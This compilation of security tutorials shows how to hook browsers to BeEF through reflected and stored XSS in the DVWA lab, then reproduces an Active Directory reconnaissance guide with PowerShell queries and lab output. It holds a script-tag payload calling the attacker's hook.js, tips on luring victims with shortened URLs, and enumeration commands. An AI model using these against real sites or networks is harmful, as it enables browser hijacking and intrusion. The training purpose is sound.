
Reflected XSS?

Reflected XSS are those attacks where the injected script is reflected off the web server, such as in an error message, search result, or any response that includes some or all of the input sent to the server as part of the request.

Now, in order to run BeEF **go to the Kali Linux machine and enter BeEF**. It will automatically open the GUI version of BeEF on your browser. Now, the default username and password is

username: beef
password: beef

You can change this by going to the config.yaml file




Here, on the left side, you can see, ***"Online browsers"*** and ***"Offline Browsers".*** This will list all the browsers hooked to the beEF.

Now, let's try to get some user to hook on beEF.

Step 1: We will be using the code given by the beEF itself.

Step 2: Go to command line and you can see the command. Just copy it somewhere so you can modify it.



Step 3: Now, in the **<IP>** section, you need to add your IP

Step 4: Now, to get your IP, open terminal and enter the command

ifconfig

Step 5: Now, enter the IP in the **<IP>** portion. Now your command will look something like this

<script src="http://10.0.2.15:3000/hook.js"></script>

Now, that's it we are ready! The code can now be executed.

Step 6: Let's go to one of the vulnerable web pages, **"DVWA"**

Step 7: First set the security level to Low.

Step 8: Go to Reflected XSS. Here, we used to enter a name and it used to get displayed with a "Hello XXX" message. Now, what we are going to do is, copy the URL somewhere so that we can modify it.

We are doing nothing but just changing the payload here

Step 9: Now, paste the script to the URL.

http://10.0.2.4/dvwa/vulnerabilities/xss_r/?name=<script src="http://10.0.2.15
:3000/hook.js"></script>#

The URL is ready to be hooked to BeEF. And now you can send the URL to any person and once they execute the URL you will be able to hook their browser to BeEF and then execute different commands BeEf allows.

Step 10: Let us try to hook the browser. Copy the URL and then paste it to any browser

Here, you can see the hooked browser in the "Online Browsers" section.

Tip: *You can use online URL shortening to make the URL look less suspicious.*

How to hook victims to BeEF using stored XSS?

In comparison, stored XSS can be much more dangerous than the reflected. So now let us see how we can hook victims to BeEF using stored XSS.

Here, *you don't have to send anything to anyone. When anyone visits the page, the code will be executed. And the URL will also not look suspicious.*

Step 1: Go to DVWA


Step 2: Set the security to Low

Step 3: Go to Stored XSS

Step 4: Now, what we are going to do here is,

Enter **Name as beef** and we gonna put our **exploit in the Message text box**. If in case, the field has character limitations such as if it only allows 100 characters or so. Just inspect and modify the limits

Enter the previous script in the text box.



Step 5: Click on " Sign Guestbook"

Now, you can send the URL to the victim or you can just wait for people to browse the website. If the website has lots of visitors, they will be clicking on that. And then you will be able to hook the victim and hack them.

Note: *This is only for practice purposes to test it locally. However, in the real world, you will have to use port forwarding using static IP. But, since you need lots of practice before trying in the real world, testing and applying locally will help you enhance proper knowledge on how it is done.*

https://medium.com/@secureica/hooking-victims-to-browser-exploitation-framework-beef-using-reflected-and-stored-xss-859266c5a00a

Active Directory Recon and Enumeration

Active Directory Recon Without Admin Rights

- By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security

A fact that is often forgotten (or misunderstood), is that most objects and their attributes can be viewed (read) by authenticated users (most often, domain users). The challenge is that admins may think that since this data is most easily accessible via admin tools such as "Active Directory User and Computers" (dsa.msc) or "Active Directory Administrative Center" (dsac.msc), that others can't see user data (beyond what is exposed in Outlook's GAL). This often leads to password data being placed in user object attributes or in SYSVOL.

There is a lot of data that can be gathered from Active Directory which can be used to update documentation or to recon the environment for the next attack stages. It's important for defenders to understand the different types of data accessible in AD with a regular user account.

Attacks frequently start with a spear-phishing email to one or more users enabling the attacker to get their code running on a computer inside the target network. Once the attacker has their code running inside the enterprise, the first step is performing reconnaissance to discover useful resources to escalate permissions, persist, and of course, plunder information (often the "crown jewels" of an organization).

This post shows how an attacker can recon the Active Directory environment with just domain user rights. Many people are surprised when they learn how much information can be gathered from AD without elevated rights.

Note: Most of the examples in this post use the Active Directory PowerShell module cmdlets. A good alternative is HarmJ0y's PowerView (now part of PowerSploit).

I spoke about some of these techniques at several security conferences in 2015 (BSides, Shakacon, Black Hat, DEF CON, & DerbyCon). I also covered some of these issues in the post "The Most Common Active Directory Security Issues and What You Can Do to Fix Them".

Get Active Directory Information

I have covered using .NET in PowerShell to gather AD data before, so I won't reproduce all of the .NET commands here.

Forest Information:

PS C:\> [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()

***Name**: lab.adsecurity.org*
***Sites**: {Default-First-Site-Name}*
***Domains**: {lab.adsecurity.org, child.lab.adsecurity.org}*
***GlobalCatalogs**: {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org, ADSDC11.child.lab.adsecurity.org}*
***ApplicationPartitions**: {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org, DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org}*
***ForestMode**: Windows2008R2Forest*
***RootDomain**: lab.adsecurity.org*
***Schema**: CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org*
***SchemaRoleOwner**: ADSDC03.lab.adsecurity.org*
***NamingRoleOwner**: ADSDC03.lab.adsecurity.org*

Domain Information:

PS C:\> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

***Forest**: lab.adsecurity.org*
***DomainControllers**: {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}*
***Children**: {child.lab.adsecurity.org}*
***DomainMode**: Windows2008R2Domain*
***Parent**:*
***PdcRoleOwner**: ADSDC03.lab.adsecurity.org*
***RidRoleOwner**: ADSDC03.lab.adsecurity.org*
***InfrastructureRoleOwner**: ADSDC03.lab.adsecurity.org*
***Name**: lab.adsecurity.org*

Forest Trusts:

$ForestRootDomain = 'lab.adsecurity.org'
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object

System.DirectoryServices.ActiveDirectory.DirectoryContext('Forest', $ForestRootDomain)))).GetAllTrustRelationships()

Domain Trusts:

PS C:\> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()

***SourceName**: lab.adsecurity.org*
***TargetName**: child.lab.adsecurity.org*
***TrustType:** ParentChild*
***TrustDirection**: Bidirectional*

Get Forest Global Catalogs (typically every Domain Controller is also a GC):

PS C:\> [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().GlobalCatalogs

Forest : lab.adsecurity.org
CurrentTime : 1/27/2016 5:31:36 PM
HighestCommittedUsn : 305210
OSVersion : Windows Server 2008 R2 Datacenter
Roles : {}
Domain : lab.adsecurity.org
IPAddress : 172.16.11.11
SiteName : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {36bfdadf-777d-4bad-9427-bc148cea256f, 48594a5d-c2a3-4cd1-a80d-bedf367cc2a9, 549871d2-e238-4423-a6b8-1bb
OutboundConnections : {9da361fd-0eed-414a-b4ee-0a9caa1b153e, 86690811-f995-4c3e-89fe-73c61fa4a3a0, 8797cbb4-fe09-49dc-8891-952
Name : ADSDC01.lab.adsecurity.org
Partitions : {DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity,DC=org, CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org…

Forest : lab.adsecurity.org
CurrentTime : 1/27/2016 5:31:37 PM
HighestCommittedUsn : 274976
OSVersion : Windows Server 2012 R2 Datacenter
Roles : {SchemaRole, NamingRole, PdcRole, RidRole…}
Domain : lab.adsecurity.org
IPAddress : fe80::1881:40d5:fc2e:e744%12
SiteName : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {86690811-f995-4c3e-89fe-73c61fa4a3a0, dd7b36a8-a52e-446d-95a8-318b69bd9765}
OutboundConnections : {f901f0b5-8754-44e9-92e8-f56b3d67197b, 549871d2-e238-4423-

a6b8-1bb258e2a62f}
Name : ADSDC03.lab.adsecurity.org
Partitions : {DC=lab,DC=adsecurity,DC=org,
CN=Configuration,DC=lab,DC=adsecurity,DC=org,
CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org,
DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org…

Forest : lab.adsecurity.org
CurrentTime : 1/27/2016 5:31:38 PM
HighestCommittedUsn : 161898
OSVersion : Windows Server 2012 R2 Datacenter
Roles : {PdcRole, RidRole, InfrastructureRole}
Domain : child.lab.adsecurity.org
IPAddress : 172.16.11.21
SiteName : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {612c2d75-1c35-4073-a8a9-d41169665000, 8797cbb4-fe09-49dc-8891-952f38822eda}
OutboundConnections : {71ea129f-8d56-4bd0-9b68-d80e89ae7385, 36bfdadf-777d-4bad-9427-bc148cea256f}
Name : ADSDC11.child.lab.adsecurity.org
Partitions : {CN=Configuration,DC=lab,DC=adsecurity,DC=org,
CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org,
DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org, DC=child,DC=lab,DC=adsecurity,DC=org…}

Mitigation:

There is no reasonable mitigation. This information can not and should not be obfuscated or hidden.

Discover Enterprise Services without Network Scanning

The simplest recon method is to use what I call "SPN Scanning" which asks the Domain Controller for all Service Principal Names (SPNs) of a specific type. This enables the attacker to discover all SQL servers, Exchange servers, etc. I maintain a SPN directory list which includes the most common SPNs found in an enterprise.

SPN scanning can also discover what Windows computers have RDP enabled (TERMSERV), WinRM enabled (WSMAN), etc.

Note: In order to discover all enteprise services, target both computers and users (service accounts).

*PS C:\> get-adcomputer -filter {ServicePrincipalName -like "*TERMSRV*"} -Properties OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack, PasswordLastSet,LastLogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation*

DistinguishedName : CN=ADSDC02,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSDC02.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/20/2016 6:46:18 AM
Name : ADSDC02
ObjectClass : computer
ObjectGUID : 1efe44af-d8d9-420b-a66a-8d771d295085
OperatingSystem : Windows Server 2008 R2 Datacenter
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 12/31/2015 6:34:15 AM
SamAccountName : ADSDC02$
ServicePrincipalName : {DNS/ADSDC02.lab.adsecurity.org, HOST/ADSDC02/ADSECLAB, HOST/ADSDC02.lab.adsecurity.org/ADSECLAB, GC/ADSDC02.lab.adsecurity.org/lab.adsecurity.org…}
SID : S-1-5-21-1581655573-3923512380-696647894-1103
TrustedForDelegation : True
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSDC01,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSDC01.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/20/2016 6:47:21 AM
Name : ADSDC01
ObjectClass : computer
ObjectGUID : 31b2038d-e63d-4cfe-b7b6-77206c325af9
OperatingSystem : Windows Server 2008 R2 Datacenter
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 12/31/2015 6:34:14 AM
SamAccountName : ADSDC01$
ServicePrincipalName : {ldap/ADSDC01.lab.adsecurity.org/ForestDnsZones.lab.adsecurity.org, ldap/ADSDC01.lab.adsecurity.org/DomainDnsZones.lab.adsecurity.org, TERMSRV/ADSDC01, TERMSRV/ADSDC01.lab.adsecurity.org…}
SID : S-1-5-21-1581655573-3923512380-696647894-1000
TrustedForDelegation : True
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSDC03,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSDC03.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/20/2016 6:35:16 AM
Name : ADSDC03
ObjectClass : computer
ObjectGUID : 0a2d849c-cc59-4785-8ba2-997fd6ca4dc8
OperatingSystem : Windows Server 2012 R2 Datacenter

OperatingSystemServicePack :
OperatingSystemVersion : 6.3 (9600)
PasswordLastSet : 12/31/2015 6:34:16 AM
SamAccountName : ADSDC03$
ServicePrincipalName : {DNS/ADSDC03.lab.adsecurity.org,
HOST/ADSDC03.lab.adsecurity.org/ADSECLAB,
RPC/c8e1e99e-2aaa-4888-a5d8-23a4355fac48._msdcs.lab.adsecurity.org,
GC/ADSDC03.lab.adsecurity.org/lab.adsecurity.org…}
SID : S-1-5-21-1581655573-3923512380-696647894-1601
TrustedForDelegation : True
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSWRKWIN7,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSWRKWIN7.lab.adsecurity.org
Enabled : True
LastLogonDate : 8/29/2015 6:40:16 PM
Name : ADSWRKWIN7
ObjectClass : computer
ObjectGUID : e8b3bed2-75b4-4512-a4f0-6d9c2d975c70
OperatingSystem : Windows 7 Enterprise
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 8/29/2015 6:40:12 PM
SamAccountName : ADSWRKWIN7$
ServicePrincipalName : {TERMSRV/ADSWRKWin7.lab.adsecurity.org,
TERMSRV/ADSWRKWIN7, RestrictedKrbHost/ADSWRKWIN7, HOST/ADSWRKWIN7…}
SID : S-1-5-21-1581655573-3923512380-696647894-1104
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSAP01,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSAP01.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/24/2016 11:03:41 AM
Name : ADSAP01
ObjectClass : computer
ObjectGUID : b79bb5e3-8f9e-4ee0-a30c-5f66b61da681
OperatingSystem : Windows Server 2008 R2 Datacenter
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 1/4/2016 6:38:16 AM
SamAccountName : ADSAP01$
ServicePrincipalName : {WSMAN/ADSAP01.lab.adsecurity.org, WSMAN/ADSAP01,
TERMSRV/ADSAP01.lab.adsecurity.org, TERMSRV/ADSAP01…}
SID : S-1-5-21-1581655573-3923512380-696647894-1105
TrustedForDelegation : False

TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSWKWIN7,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSWKWIN7.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/20/2016 7:07:11 AM
Name : ADSWKWIN7
ObjectClass : computer
ObjectGUID : 2f164d63-d721-4b0e-a553-3ca0e272aa96
OperatingSystem : Windows 7 Enterprise
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 12/31/2015 8:03:05 AM
SamAccountName : ADSWKWIN7$
ServicePrincipalName : {TERMSRV/ADSWKWin7.lab.adsecurity.org, TERMSRV/ADSWKWIN7, RestrictedKrbHost/ADSWKWIN7, HOST/ADSWKWIN7…}
SID : S-1-5-21-1581655573-3923512380-696647894-1602
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSAP02,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSAP02.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/24/2016 7:39:48 AM
Name : ADSAP02
ObjectClass : computer
ObjectGUID : 1006978e-8627-4d01-98b6-3215c4ee4541
OperatingSystem : Windows Server 2012 R2 Datacenter
OperatingSystemServicePack :
OperatingSystemVersion : 6.3 (9600)
PasswordLastSet : 1/4/2016 6:39:25 AM
SamAccountName : ADSAP02$
ServicePrincipalName : {WSMAN/ADSAP02.lab.adsecurity.org, WSMAN/ADSAP02, TERMSRV/ADSAP02.lab.adsecurity.org, TERMSRV/ADSAP02…}
SID : S-1-5-21-1581655573-3923512380-696647894-1603
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

Mitigation:

There is no mitigation. Service Principal Names are required for Kerberos to work.

Discover Enterprise Services without Network Scanning Part 2

SPN Scanning will discover all enterprise services supporting Kerberos. Other enterprise services that integrate with Active Directory often create a new container in the Domain

"System" container (CN=System,DC=<*domain*>). Some enterprise applications that store data in the domain System container include:

- SCCM: "System Management"

There are some applications like Exchange that create containers in the forest configuration partition "Services" container (CN=Services,CN=Configuration,DC=<*domain*>).

Mitigation:

There is no reasonable mitigation.

Discover Service Accounts

The quickest way to find Service Accounts and the servers the accounts are used on is to SPN Scan for user accounts with Service Principal Names.

My Find-PSServiceAccounts PowerShell script in my GitHub repository performs the sme query without requiring the AD PowerShell module.

PS C:\> get-aduser -filter {ServicePrincipalName -like ""} -Properties PasswordLastSet,LastLogonDate,ServicePrincipalName,TrustedForDelegation,TrustedToAuthForDelegation*

DistinguishedName : CN=svc-adsMSSQL11,OU=Test,DC=lab,DC=adsecurity,DC=org
Enabled : False
GivenName :
LastLogonDate :
Name : svc-adsMSSQL11
ObjectClass : user
ObjectGUID : 275d3bf4-80d3-42ba-9d77-405c5cc63c07
PasswordLastSet : 1/4/2016 7:13:03 AM
SamAccountName : svc-adsMSSQL11
ServicePrincipalName : {MSSQL/adsMSSQL11.lab.adsecurity.org:7434}
SID : S-1-5-21-1581655573-3923512380-696647894-3601
Surname :
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=svc-adsSQLSA,OU=Test,DC=lab,DC=adsecurity,DC=org
Enabled : False
GivenName :
LastLogonDate :
Name : svc-adsSQLSA
ObjectClass : user
ObjectGUID : 56faaab2-5b05-4bb2-aaea-0bdc1409eab3
PasswordLastSet : 1/4/2016 7:13:13 AM
SamAccountName : svc-adsSQLSA
ServicePrincipalName : {MSSQL/adsMSSQL23.lab.adsecurity.org:7434, MSSQL/adsMSSQL22.lab.adsecurity.org:5534, MSSQL/adsMSSQL21.lab.adsec

urity.org:9834, MSSQL/adsMSSQL10.lab.adsecurity.org:14434…}
SID : S-1-5-21-1581655573-3923512380-696647894-3602
Surname :
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=svc-adsMSSQL10,OU=Test,DC=lab,DC=adsecurity,DC=org
Enabled : False
GivenName :
LastLogonDate :
Name : svc-adsMSSQL10
ObjectClass : user
ObjectGUID : 6c2f15a2-ba4a-485a-a367-39395ad82c86
PasswordLastSet : 1/4/2016 7:13:24 AM
SamAccountName : svc-adsMSSQL10
ServicePrincipalName : {MSSQL/adsMSSQL10.lab.adsecurity.org:7434}
SID : S-1-5-21-1581655573-3923512380-696647894-3603
Surname :
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

Mitigation:

There is no reasonable mitigation.

Discover Computers without Network Scanning

Every computer that joins Active Directory has an associated computer account in AD. When the computer is joined, there are several attributes associated with this computer object that are updated, several of which are quite useful. These include:

- Created
- Modified
- Enabled
- Description
- LastLogonDate (Reboot)
- PrimaryGroupID
  (516 = DC)
- PasswordLastSet
  (Active/Inactive)OperatingSystem
- OperatingSystemVersion
- OperatingSystemServicePack

- PasswordLastSet
- LastLogonDate (PowerShell cmdlet attribute)
- ServicePrincipalName
- TrustedForDelegation
- TrustedToAuthForDelegation

PS C:\> get-adcomputer -filter {PrimaryGroupID -eq "515"} -Properties OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack,Passwo t,LastLogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation

DistinguishedName : CN=ADSWRKWIN7,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSWRKWIN7.lab.adsecurity.org
Enabled : True
LastLogonDate : 8/29/2015 6:40:16 PM
Name : ADSWRKWIN7
ObjectClass : computer
ObjectGUID : e8b3bed2-75b4-4512-a4f0-6d9c2d975c70
OperatingSystem : Windows 7 Enterprise
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 8/29/2015 6:40:12 PM
SamAccountName : ADSWRKWIN7$
ServicePrincipalName : {TERMSRV/ADSWRKWin7.lab.adsecurity.org, TERMSRV/ADSWRKWIN7, RestrictedKrbHost/ADSWRKWIN7, HOST/ADSWRKWIN7…}
SID : S-1-5-21-1581655573-3923512380-696647894-1104
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSAP01,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSAP01.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/24/2016 11:03:41 AM
Name : ADSAP01
ObjectClass : computer
ObjectGUID : b79bb5e3-8f9e-4ee0-a30c-5f66b61da681
OperatingSystem : Windows Server 2008 R2 Datacenter
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 1/4/2016 6:38:16 AM
SamAccountName : ADSAP01$
ServicePrincipalName : {WSMAN/ADSAP01.lab.adsecurity.org, WSMAN/ADSAP01, TERMSRV/ADSAP01.lab.adsecurity.org, TERMSRV/ADSAP01…}
SID : S-1-5-21-1581655573-3923512380-696647894-1105
TrustedForDelegation : False

TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSWKWIN7,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSWKWIN7.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/20/2016 7:07:11 AM
Name : ADSWKWIN7
ObjectClass : computer
ObjectGUID : 2f164d63-d721-4b0e-a553-3ca0e272aa96
OperatingSystem : Windows 7 Enterprise
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 12/31/2015 8:03:05 AM
SamAccountName : ADSWKWIN7$
ServicePrincipalName : {TERMSRV/ADSWKWin7.lab.adsecurity.org, TERMSRV/ADSWKWIN7, RestrictedKrbHost/ADSWKWIN7, HOST/ADSWKWIN7…}
SID : S-1-5-21-1581655573-3923512380-696647894-1602
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSAP02,CN=Computers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSAP02.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/24/2016 7:39:48 AM
Name : ADSAP02
ObjectClass : computer
ObjectGUID : 1006978e-8627-4d01-98b6-3215c4ee4541
OperatingSystem : Windows Server 2012 R2 Datacenter
OperatingSystemServicePack :
OperatingSystemVersion : 6.3 (9600)
PasswordLastSet : 1/4/2016 6:39:25 AM
SamAccountName : ADSAP02$
ServicePrincipalName : {WSMAN/ADSAP02.lab.adsecurity.org, WSMAN/ADSAP02, TERMSRV/ADSAP02.lab.adsecurity.org, TERMSRV/ADSAP02…}
SID : S-1-5-21-1581655573-3923512380-696647894-1603
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UserPrincipalName :

The same data for Domain Controllers can be gathered by changing the PrimaryGroupID value to “516”, or get all computers by changing to “-filter *”.

PS C:\> get-adcomputer -filter {PrimaryGroupID -eq “516”} -Properties OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack,PasswordLastSet,LastLogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation

DistinguishedName : CN=ADSDC02,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSDC02.lab.adsecurity.org

Enabled : True
LastLogonDate : 1/20/2016 6:46:18 AM
Name : ADSDC02
ObjectClass : computer
ObjectGUID : 1efe44af-d8d9-420b-a66a-8d771d295085
OperatingSystem : Windows Server 2008 R2 Datacenter
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 12/31/2015 6:34:15 AM
SamAccountName : ADSDC02$
ServicePrincipalName : {DNS/ADSDC02.lab.adsecurity.org, HOST/ADSDC02/ADSECLAB,
HOST/ADSDC02.lab.adsecurity.org/ADSECLAB,
GC/ADSDC02.lab.adsecurity.org/lab.adsecurity.org…}
SID : S-1-5-21-1581655573-3923512380-696647894-1103
TrustedForDelegation : True
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSDC01,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSDC01.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/20/2016 6:47:21 AM
Name : ADSDC01
ObjectClass : computer
ObjectGUID : 31b2038d-e63d-4cfe-b7b6-77206c325af9
OperatingSystem : Windows Server 2008 R2 Datacenter
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
PasswordLastSet : 12/31/2015 6:34:14 AM
SamAccountName : ADSDC01$
ServicePrincipalName :
{ldap/ADSDC01.lab.adsecurity.org/ForestDnsZones.lab.adsecurity.org,
ldap/ADSDC01.lab.adsecurity.org/DomainDnsZones.lab.adsecurity.org, TERMSRV/ADSDC01,
TERMSRV/ADSDC01.lab.adsecurity.org…}
SID : S-1-5-21-1581655573-3923512380-696647894-1000
TrustedForDelegation : True
TrustedToAuthForDelegation : False
UserPrincipalName :

DistinguishedName : CN=ADSDC03,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSDC03.lab.adsecurity.org
Enabled : True
LastLogonDate : 1/20/2016 6:35:16 AM
Name : ADSDC03
ObjectClass : computer
ObjectGUID : 0a2d849c-cc59-4785-8ba2-997fd6ca4dc8
OperatingSystem : Windows Server 2012 R2 Datacenter
OperatingSystemServicePack :
OperatingSystemVersion : 6.3 (9600)

PasswordLastSet : 12/31/2015 6:34:16 AM
SamAccountName : ADSDC03$
ServicePrincipalName : {DNS/ADSDC03.lab.adsecurity.org,
HOST/ADSDC03.lab.adsecurity.org/ADSECLAB,
RPC/c8e1e99e-2aaa-4888-a5d8-23a4355fac48._msdcs.lab.adsecurity.org,
GC/ADSDC03.lab.adsecurity.org/lab.adsecurity.org…}
SID : S-1-5-21-1581655573-3923512380-696647894-1601
TrustedForDelegation : True
TrustedToAuthForDelegation : False
UserPrincipalName :

This provides useful information on Windows OS versions as well as non-Windows devices joined to Active Directory.

Some example queries for finding non-Windows devices:

- OperatingSystem -Like "*Samba*"
- OperatingSystem -Like "*OnTap*"
- OperatingSystem -Like "*Data Domain*"
- OperatingSystem -Like "*EMC*"
- OperatingSystem -Like "*Windows NT*"

Mitigation:

There is no mitigation.

Identify Admin Accounts

